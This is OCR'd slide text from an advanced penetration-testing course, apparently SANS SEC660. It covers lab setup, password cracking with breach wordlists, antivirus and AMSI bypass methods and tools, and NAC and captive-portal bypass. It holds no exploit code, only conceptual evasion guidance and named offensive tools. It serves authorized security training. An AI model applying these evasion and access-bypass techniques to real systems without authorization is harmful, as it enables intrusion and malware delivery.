
For remote connections (outside the SANS physical classroom), detailed instructions are at https://connect.labs.sans.org/. You will need general network connectivity as shown, here before using the lab environment via VPN. To troubleshoot connections that are using the VPN, consider using wireshark on the tap0 device (any NON-LOCAL lab).

Virtual Machine Networking

NETWORKING

Check both the virtual machines to ensure that the network adapter is connected to an IPv4 network

NAT (vmnet8) should work, but you may require adjusting settings




Virtual Machine Networking

For all the labs in this class, you will use the Linux and Windows 10 VMs connected to the lab environment. VMware's Bridged (vmnet0) should work best while directly connected to the lab environment without a VPN. For taking the class remotely with VPN access: either Bridged (vmnet9) or NAT (vmnet8) should work fine -- as long as there is not a logical conflict with the internal lab environment of 10.10.0.0/16. Based on personal experience, NAT usually avoids most unnecessary complications with Sec660 labs.

Sometimes the "Connected" setting becomes unchecked; therefore, ensure it is configured as "Connected."

Note this setting shown above is only which virtual network this *virtual machine is connected to*, not defining *what bridged actually means*.

Virtual Ethernet Bridging



If using BRIDGED mode, ensure it is truly bridged to the correct physical adapter

If VMnet0 is missing, click "Change Settings" near the bottom-right corner

Virtual Ethernet Bridging

If you require switching to bridged from NAT mode, ensure the bridge is fixed to your correct adapter. This will vary depending on your hardware and local configuration settings. Expect your view to be different than pictured here. You will need to map the appropriate physical adapter to the appropriate virtual network. Note that leaving "Automatic" bridging will often decides incorrectly where the bridge belongs.

Ensure you are changing only the VMnet0 adapter. If a VMnet0 adapter is missing, try the "Change Settings" button just above "Help" in the bottom-right corner of the dialog. Click that "Change Settings" button, and you should now see VMnet0 listed. If anything fails while configuring VMnet0 bridging, you may consider reinstalling VMware workstation with a full Administrator account.

VPN Configuration LiveOnline and OnDemand

- If you are attending via LiveOnline or OnDemand, you will receive instructions for getting networked http://connect.labs.sans.org/
- Instructions will explain how to:
  - Download the OpenVPN install files for Windows and Linux and your certificates
  - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place

VPN Configuration LiveOnline and OnDemand

Detailed instructions are provided for anyone attending via LiveOnline or OnDemand. Note that although it is possible to bridge to the TAP adapter, as shown in the previous image, only the official connection instructions will be supported. Instructions for online access are provided at http://connect.labs.sans.org/ which is accessible with your SANS registered login.

As a reminder, when using the VPN, you need to reach public DNS to establish the VPN, then ensure DNS is set back to 10.10.10.78 for lab exercises. Each VM OS might handle DNS resolution differently; check each VM thoroughly when troubleshooting DNS.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Advanced Penetration Testing
First, we will examine what tools and experience constitutes "Advanced" penetration testing.

General Prerequisites

- No HARD prerequisites
- We do make some assumptions
  - You have used Linux
  - You have used Windows
  - You have basic networking knowledge
- If you don't have those, we expect you can catch up on your own time
  - Many references and content in Appendices to help

General Prerequisites

Everyone comes from different skill levels and experiences, and there is no hard prerequisite for these labs and concepts. It is assumed you have basic computer use knowledge of Linux and Windows, as well as basic networking knowledge. "Basic" is also a subjective term, but we DO expect that you can fill in any gaps to the content by using references included throughout the course. If your general computer and networking technical skills are brief, expect that you will struggle a little to maintain the same pace as somebody that has a depth of experience.

You will often find yourself struggling with tool syntax, the more familiar you are with the tool, the easier it is to work through eccentric or obscure syntax. Appendices throughout the course should help, but we expect you to work through general concepts as well as catch-up on tool experience. You are likely to find yourself researching tools and newer syntax on your own, outside of this class, but in parallel as you progress.

Specific Tool Prerequisites

- Network Tools
  - Nmap
  - responder
- Passwords
  - mimikatz
  - john / hashcat
- Command and Control (C2)
  - Metasploit-framework
- Others useful; we assume you've used these

Specific Tool Prerequisites Experience Expected
Most of our tool use during Security 660 would qualify as Advanced. That is to say, "beyond basic." We will be encountering tools that are not exactly what we need. Sometimes, we'll need to find an alternative tool, or use several tools in combination. We will often supplement with scripting to achieve our goals. Whether the tool is inadequate, broken, or mitigated by a defense, we will need to adapt basic use of basic tools with more advanced use of all tools to achieve our goals.


The primary tools we expect you to have used in the past, and understand well enough without explanation:

- Nmap
- responder
- mimikatz
- john / hashcat
- Metasploit-framework

Any additional tool use beyond this, including commercial tools, is also valuable, as long as you understand the core concepts behind using those tools.

A Word on Passwords

- Basic password cracking/guessing takes time
- Pentesters need to accelerate at least as much as adversaries could be
  - Dedicated Hardware
  - Cloud Cracking with NPK
- Curated password lists are important
  - ProbablePasswordList v2.0
  - RockYou2021 / COMB
  - Build a "Wins" list during each project



A Word on Passwords

Even an entry level penetration tester will spend time cracking and guessing passwords. Since the malicious adversaries often don't share the time constraints of an authorized pentest, accelerating your password game is necessary.

Some testers prefer to provision their own hardware and have a cracking machine/cluster they can use privately with little worry about risk of exposure on that machine. Cloud based cracking is also an attractive way to dynamically scale resources only when needed, effectively keeping costs low. Many top security vendors have their own branded service, but you can set your own cloud based cracking resource with Coalfire's NPK solution. NPK provided a management interface and performance limits wrapped around AWS hosted GPU instances running hashcat.

The other key to being successful with passwords is to have well curated password lists. For years, pentesters favored the RockYou dictionary which included passwords used in the breach of the social networking site of the same name in 2009. More recently, synthesized password dictionaries which combine multiple breach lists into one, such as COMB (Compilation of Many Breaches). COMB seems to be the current favorite to test comprehensively. Many of these compilations are hosted in nefarious places and associated with criminal elements.


For both safety and pure speed, you may want to use the Probable Password List. This project takes information from breaches and applies statistics to accelerate password guessing and cracking activities. If the goal is to get in, not just audit all passwords, then you should begin with the most likely passwords first. It also makes sense to never stop cracking and guessing passwords during a project, but with the likely passwords tried first, you can let the cracking happen while you are making progress in the penetration test.

Finally, anytime you have successful passwords during a project, create a "wins" dictionary file. You can use this list as a seed for lateral movement and escalations. Often, a password to a non-synchronized system isn't exactly the same. Consider a custom web application that has a slightly different password policy than the local Active Directory.

A valid Active Directory password might be very close (i.e., more symbols required, older variant of "Password123!@#" could be "Password123!", etc.). As this "wins" list grows, use John the Ripper's hybridization rules to generate derivative guesses in STDOUT mode. Now use the hybrid list with your password guessing.

```
$ john --wordlist=wins.txt --rules --stdout > wins-hybrid.txt
```

Coalfire's NPK: https://github.com/c6fc/npk
Probable Wordlists: https://github.com/berzerk0/Probable-Wordlists



Issues to Solve as an Advanced Penetration Tester


As an advanced penetration tester, expect to work your way through challenges. Sometimes, a tool isn't going to be helpful, for several reasons.

- A specific tool might be outlawed for a policy reason ("Last time, ettercap destroyed our network, so NO ETTERCAP ALLOWED!")
- Tool use is detected by Intrusion Prevention System (IPS)
- Attack tools may simply not work correctly

Maybe the issue isn't with the tool, it's the environment is different than what the tool anticipates

- A previous engagement was successful, and now defenders have targeted defenses to deal with the attack
- The exploit isn't working
    - Even a slight difference in target program could cause the exploit to work differently or not at all
    - Any unexpected difference in Operating System (OS) configuration could change how the vulnerable software and exploit work

Whether it's something broken, or we simply have to be a little more creative, we can work through challenges. While you may have a unique idea of what activities an "advanced" penetration tester would do, it would definitely include solving challenges with tools and a changing environment.



Common Pen Test Issue: Bypasses Needed

Modern desktop computing has been plagued with malware for so long, it's hard to find a personal computer that does not have some form of endpoint security detecting known-bad files or processes. It's far from perfect, but progress in using signatures to detect and prevent malicious software has matured and improved over the years. Penetration testers often find themselves fighting endpoint security to gain payload execution.

Microsoft has responded to the trend of malware's progress on scripting abilities. While scripted malware is not a new concept, it has become more valuable to attackers as binary defenses have been streamlined. Anti-Malware Scanning Interface (AMSI) is a mechanism for Windows to expose strings used in scripting languages to a signature detection mechanism.

Microsoft has also implemented User Account Control (UAC) which temporarily withdraws an Administrator High Integrity privileges to avoid accidental or malicious damage while doing administrative work. While this control is not new, and easily bypassed by finding an exception, it's important to identify and address separately than the other bypasses that might be needed.

Windows Defender Application Control (WDAC) was previously known as AppLocker. This control enables Allowed-only application lists or explicit deny. Bypassing WDAC usually involves finding something allowed to run and abusing it with shellcode injection or plainly abusing the allowed application's features.

We will spend a significant amount of time on UAC and WDAC bypasses in 660.2. Let's take a closer look at executable and scripted payloads.

Common Mitigation Issue: Signature Detection

- EXE payloads tend to be detected
  - Ghostwriting: Assembly language tweaks
  - Shelter: hide shellcode in existing EXE
  - Donut: hide shellcode in .Net Assembly
- Script payloads are harder to detect
  - Endless possibilities of obfuscation
  - Signature detection possible after "normalizing"
  - Detection engines can't be both FAST and inline
  - Cloud Machine Learning / AI is getting better

Common Mitigation Issue: Signature Detection

As the binary executable payloads have matured, so has defender mitigations, to some extent. The most likely way to bypass bad-signature detection, is to find something that is excepted from the bad-signature rules.


Ghostwriting is essentially modifying the executable machine code, usually in assembly language format, just enough to avoid the signature. Replacing simple math operations in any executable is an easy way to change a signature, while retaining the functionality.

Shelter is a tool that can embed shellcode in an executable image, possibly retaining the hosting program's functionality. If this program is skipped for signature detection, or even explicitly allowed by WDAC, we may gain reliable code execution. Donut is a similar tool, but specifically dealing with the Common Language Runtime (CLR) for Microsoft's .Net Framework. With either tool, we can embed a shellcode payload inside of a "known-safe" program.

The proliferation of scripted malware has spurred Microsoft to expose Anti-Malware Scanning Interface (AMSI) to security products to extend signature detection to scripting languages. The problem is that scripted payloads can easily be modified to avoid a literal match while retaining the same functionality. AMSI is generally still unpredictable enough, it's worth fighting through for malicious attackers and pen testers alike.

A Closer Look at AMSI

- Hooks scripting interfaces
- Attempts detection of known signatures



A Closer Look at AMSI

AMSI is Microsoft's answer to evil scripts and commands. By normalizing strings to simpler forms and doing string comparisons, a more reliable pass/fail system can be used.

This image and more AMSI information can be found at https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal.

Even more information on related mitigations on a larger scale is at:

https://www.microsoft.com/security/blog/2020/08/27/stopping-active-directory-attacks-and-other-post-exploitation-behavior-with-amsi-and-machine-learning/.

AMSI Bypass Techniques

- Find something that isn't hooked
  - Excel 4.0 macros
  - PowerShell Version 2
- Obfuscate repeatedly to delay detection until after execution has completed
- Tamper with AMSI before loaded into memory
- Tamper with AMSI while in memory

AMSI Bypass Techniques

The easiest way to avoid getting caught by AMSI is to go where AMSI isn't supported. Excel's Visual Basic for Applications (VBA) macros are hooked, except for Excel 4.0 version macros. Those macros are interpreted by the excel.exe program itself, not the DLL that AMSI has hooked. PowerShell Version 2 interpreter also does not support AMSI--so attackers may attempt to force the older interpreter to be used instead of a more modern version.

Sometimes, we don't need a long-term bypass, we just need to delay the defenses long enough to finish a command or two. Signature detection applied after normalization (breaking strings down into indivisible characters before checking for known-bad signatures) will take longer if the normalization has to be refactored repeatedly.

AMSI is Windows API, so it can be managed with Windows. We may be able to manipulate Windows to prevent it from loading a proper AMSI library. There are AMSI controls in PowerShell, as well as an AMSI.dll that can be victim to DLL manipulations.

AMSI Bypass Tools

- Tailored
  - Obfuscate by hand
  - Obfuscated version less likely to be detected
- Manipulated PowerShell commands
  - Invoke-Obfuscation
  - Invoke-AMSIBypass (from nishang)
  - chimera
- Malicious Trojan AMSI.dll
- MitM attack against AMSI.dll

AMSI Bypass Tools

As AMSI is a Windows interface, it can be managed with PowerShell. The malicious management of AMSI is often its own detection signature, so we'll need to modify it in some form. The most reliable way to avoid AMSI detection is to use original commands and scripts that won't have any signatures for them. Consider the tailored bypass to be the most predictable for the attacker.

Invoke-Obfuscation is a general-purpose obfuscation tool. The nishang project has Invoke-AMSIBypass which currently provides six different ways to attempt to bypass AMSI. A newer tool, chimera, combines these concepts in a more reliable way.

Additionally, since AMSI.dll is used, we can attempt to prevent the DLL from being loaded, possibly even performing an in-memory MitM attack between the script interpreter and AMSI.dll.

LAB: Getting Started with Covenant

Please work on the lab exercise 1.1: Getting Started with Covenant.

Please work on the lab exercise 1.1: Getting Started with Covenant. For this lab exercise you will need your class Slingshot and Windows VMs.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Accessing the Network
Next, we'll take a detailed look at how to escalate our privileges to the network, bypassing mechanisms such as NAC and exploiting IEEE 802.1X.

Gaining Access

- Focus on gaining or extending network access privileges
- Modern networks are making access more difficult
  - Admission control, compliance checks, IEEE 802.1X
- Limited access often can be manipulated for privilege escalation

Goal: Gain sufficient access to the network to mount attacks

Gaining Access

The first part of our focus on network attacks will be on gaining access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including Network Admission Control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.

Manipulating the Network

- With access, coerce the network for greater visibility to systems and resources
  - Overcoming switched traffic isolation
  - Controlling network-wide routing processes
- Many attack opportunities are revealed once the attacker is MitM

Goal: Manipulate network resources to open up attack opportunities

Manipulating the Network

With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position to intercept (MitM) opens many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MitM opportunities for us to leverage for exploiting vulnerable protocols and configurations.

Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.

Starting with a Port

- Start by plugging into a network port
  - No Restrictions?
  - Restricted VLAN
  - Hospitality / Guest
  - Utility network (printers, etc.)
  - Wireless network (with some restrictions)
- Network discovery and access opportunities
- Overcoming limitations and obstacles

Starting with a Port

In our focus on accessing the network, we'll start our path to network exploitation with a physical port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means, such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance); access to a guest network, "utility" network for printers, or other networked systems; or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.

Bypassing NAC

- Network Admission Control
  - One name, many meanings
- Represents an access restriction to overcome
  - May require authentication or other system validity check to gain further access to the network
- Implemented in many ways, with varying levels of realized security
  - "Ensure clients are patched and have AV" to "Encrypted authentication with a token is required for all users"

Bypassing NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we should overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients be patched with current antivirus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks, and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.

Common NAC Solutions

- Windows Server
  - NAP supported up to Server 2012
  - Network Policy Services (NPS) on Server 2016+
  - NAP is dead, long-live NPS
- Appliances
  - OPNsense
  - pfSense
- Linux package: PacketFence

Common NAC Solutions
Depending on the specific solution, NAC features may be branded differently but provide similar features.

- NAP - Network Access Protection on Windows Server, not supported after Server 2016
- NPS - Network Policy Services on Windows Server 2016 and later
- Many different opensource solutions
  - OPNsense
  - pfSense
  - PacketFence (Linux package)

Most of these options are simply just captive portal logins that track MAC address. Enterprise NAC solutions. The PacketFence package is the most comprehensive opensource Linux solution, but it's a conglomeration of shell and Perl scripts that wrap around the iptables firewall.

Regardless of capabilities, often the NAC solution is not optimally configured, giving an attacker an opportunity to squeeze through any gaps in security.

Bypassing Clientless NAC

Policy: *Require simple authentication, ensure clients meet minimum security policy requirements.*

- Commonly implemented as "dissolvable agent" / clientless NAC
- Client connects to initial highly restricted logical network
- Captive portal HTTP interception forces authentication
  - Browser based checks for system validation
  - Advanced solutions perform a health check
- Successful authentication grants internal access

Bypassing Clientless NAC

For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements.*


In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely must support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX, Java, or modern JavaScript to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.

In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.

Captive Portal Authentication

- An initial barrier in some networks
- Inline or out-of-band management
  - Captive portal changes VLAN with SNMP post-auth.
- IP and/or MAC used to validate authenticated clients



Captive Portal Authentication

Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/302) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once the user is authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band (OOB) management, it may use SNMP or an interactive session to grant the end user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.

If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.

Tool Spotlight: PacketFence

- Actively maintained open source
- Available as a package or a stand-alone appliance
  - ZEN (Zero Effort Needed) is for install
  - Configuration depends on your needs / environment
- Comprehensive integration options
  - RADIUS for user or machine authentication
  - Inline or Out-of-Band
  - Enforce with switch control or DNS

Tool SpotLight: PacketFence
PacketFence is an opensource NAC and captive portal solution. While other opensource solutions exist, most are no longer maintained or only support a very limited set of features. PacketFence can integrate with commercial network devices such as switches and routers to adjust the network topology.

Even if integration is not configured, PacketFence can still provide some configuration changes with inline firewall rules and DNS based filtering.

PacketFence has a "Zero Effort Needed" virtual appliance (ZEN). Realistically, you will need to either replace existing infrastructure or integrate PacketFence into several services.

Attacking Captive Portal Authentication

- Several attack opportunities
- Attack the captive portal server itself
  - Web server, likely connected to management network for SNMP
- Attack pre-auth. services (DNS, DHCP)
- Attack other pre-auth. client devices

We'll focus on bypassing the authentication requirement to gain access to the post-authentication network

